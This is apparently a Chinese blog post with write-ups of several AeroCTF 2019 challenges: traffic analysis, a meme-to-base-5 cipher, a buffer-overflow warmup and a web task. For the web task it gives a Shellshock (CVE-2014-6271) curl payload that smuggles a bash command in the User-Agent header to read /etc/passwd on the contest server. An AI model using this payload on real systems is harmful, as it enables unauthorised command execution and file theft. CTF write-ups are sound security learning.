AeroCTF 2019 部分题目Writeup

原创

iqiqiya 于 2019-03-27 16:49:35 发布 1331 收藏

分类专栏： 我的CTF之路 文章标签： AeroCTF 2019 Writeup AeroCTF Writeup

本文链接：https://blog.csdn.net/xiangshangbashaonian/article/details/88849409


0x01:【Forensic】undefined protocol


> 题目说明：We managed to get traffic from the machine of one of the hackers who hacked our navigation systems, but they use some kind of strange protocol over TCP. We were not able to disassemble it, maybe you can find out what he was transmitting?
> file - Mega
> file - Google Drive

解题思路：这道题其实就是流量分析

下载后载入WireShark

先右键第0条 跟踪tcp流 发现没什么特别 接着继续向下看






就会发现全部都是一个数字 加一串字符 猜测是一种加密方式


> 60
> ...YQ]RNYOiWYNI^YT_6HUDy6.XUP]JRU.OU.YQ]RNYOi.a.gXNSKOO]L //类似于这样子

具体是什么 只能靠猜测了

尝试数字与字符串进行异或解密 能够解出来一串可见字符

最后可以知道最后一条就是我们要找的





再逆序一下：

```
aa = "}b7acf3b76c6bb0a25e4e723b40d40d49{orek"
print aa[::-1]
```

```
kero{94d04d04b327e4e52a0bb6c67b3fca7b}
>>>
```

提交的时候注意格式：Aero{94d04d04b327e4e52a0bb6c67b3fca7b}

0x02: 【Warmup】pwn_warmup

> Now they have made a server with memes, it has authorization. See if you can get around it.
> Server: 185.66.87.233 5004
> file - Mega
> file - Google Drive

感觉这道题是全场最简单的了 直接输入足够长的a就可以溢出

0x03: 【Web 100】 board tracking system

> We develop advanced board tracking system, is it vulnerable?
> Site: http://81.23.11.159:8080/

打开看看

Welcome to control plane application of Aeroctf system.

On a dashboard you can see loading our system

Stats:

```
Sat Mar 16 13:17:28 UTC 2019 13:17:28 up 100 days, 22:46, 0 users, load average: 0.00, 0.00, 0.00
muaquat i <3 kha banh
```


先查看源代码

```
<html>
    <head>
        <style>
            body, pre {
                color: #7b7b7b;
                font: 300 16px/25px "Roboto",Helvetica,Arial,sans-serif;
            }
        </style>
    <meta name="generator" content="vi2html">
    </head>
    <body>
    </br>
Welcome to control plane application of Aeroctf system.</br>
</br>
</br>
On a dashboard you can see loading our system</br>
    </br>
Stats:
    </br>
    <iframe frameborder=0 width=800 height=600 src="/cgi-bin/stats"></iframe>
    </body>
</html>

```


可以看到这个/cgi-bin/stats google可以找到这个CVE

CVE-2014-6271 Bash漏洞利用工具 - SecPulse.COM | 安全脉搏
https://www.secpulse.com/archives/917.html

最后cat /etc/passwd就可以拿到flag

附赠一个payload:

> curl -H"user-agent ?）{：;}; echo; echo; / bin / bash -c'cat / etc / passwd'"http://81.23.11.159：8080 / cgi-bin / stats

0x04:【Warmup】 forensic_warmup

> Again, these memes, we have even stopped talking to them. Just look at it, they seem to be crazy.
> file - MEGA
> file - Google Drive

打开之后是这样的

```
kappa_pride pepe kappa
look_at_this_dude kappa trollface
look_at_this_dude kappa_pride look_at_this_dude
look_at_this_dude kappa_pride trollface
look_at_this_dude look_at_this_dude pepe
kappa_pride trollface kappa
pepe look_at_this_dude kappa_pride
kappa_pride trollface kappa_pride
trollface look_at_this_dude look_at_this_dude
trollface look_at_this_dude look_at_this_dude
pepe look_at_this_dude look_at_this_dude
pepe look_at_this_dude look_at_this_dude
look_at_this_dude kappa kappa_pride
pepe look_at_this_dude pepe
trollface look_at_this_dude look_at_this_dude
kappa_pride trollface trollface
pepe look_at_this_dude look_at_this_dude
kappa_pride kappa kappa
look_at_this_dude kappa kappa_pride
pepe look_at_this_dude kappa_pride
look_at_this_dude kappa kappa_pride
look_at_this_dude kappa trollface
kappa_pride kappa kappa
kappa_pride trollface kappa_pride
kappa_pride kappa look_at_this_dude
trollface look_at_this_dude pepe
pepe look_at_this_dude pepe
kappa_pride kappa look_at_this_dude
look_at_this_dude kappa trollface
look_at_this_dude kappa trollface
kappa_pride kappa kappa
pepe look_at_this_dude look_at_this_dude
pepe look_at_this_dude pepe
pepe look_at_this_dude look_at_this_dude
kappa_pride trollface kappa_pride
pepe look_at_this_dude look_at_this_dude
kappa_pride trollface kappa
trollface kappa kappa kappa
```

仔细观察可以发现 只出现五个单词kappa_pride ， pepe ， kappa，look_at_this_dude ， trollface

而且只有最后一行是四个单词 其他的行都只有三个(如果看不太清楚 可以替换为a,b,c,d)

这道题目真脑洞

根据flag格式为Aero{xxxxxxxxxxxxxxxx}

可以发现前面是Areo{,而后面最后一个是}

A的十六进制是0x41 五进制是230

}的十六进制是0x7d 五进制是1000

我们直接根据这两个就可以找到对应关系

> 0：kappa
> 1：trollface
> 2：kappa_pride
> 3：pepe
> 4：look_at_this_dude

```
flag = ""
table = {
    'kappa': '0',
    'trollface': '1',
    'kappa_pride': '2',
    'look_at_this_dude': '4',
    'pepe': '3'
}
with open("meme_or_not", "r") as f:
    for line in f:
        cs = line.split()
        char = ''
        for c in cs:
            char += table[c]
        flag += chr(int(char, 5))
print(flag)
#Aero{7a911ccfb18c2fafe2960b6ee2cbc9c7}
```

参考链接:

https://ptr-yudai.hatenablog.com/entry/2019/03/09/215844#Forensic-497-data-container

https://kusuwada.hatenablog.com/entry/2019/03/09/181023#section2

https://medium.com/@wywyit/ritsec-fall-2018-ctf-week-6-45d414035c76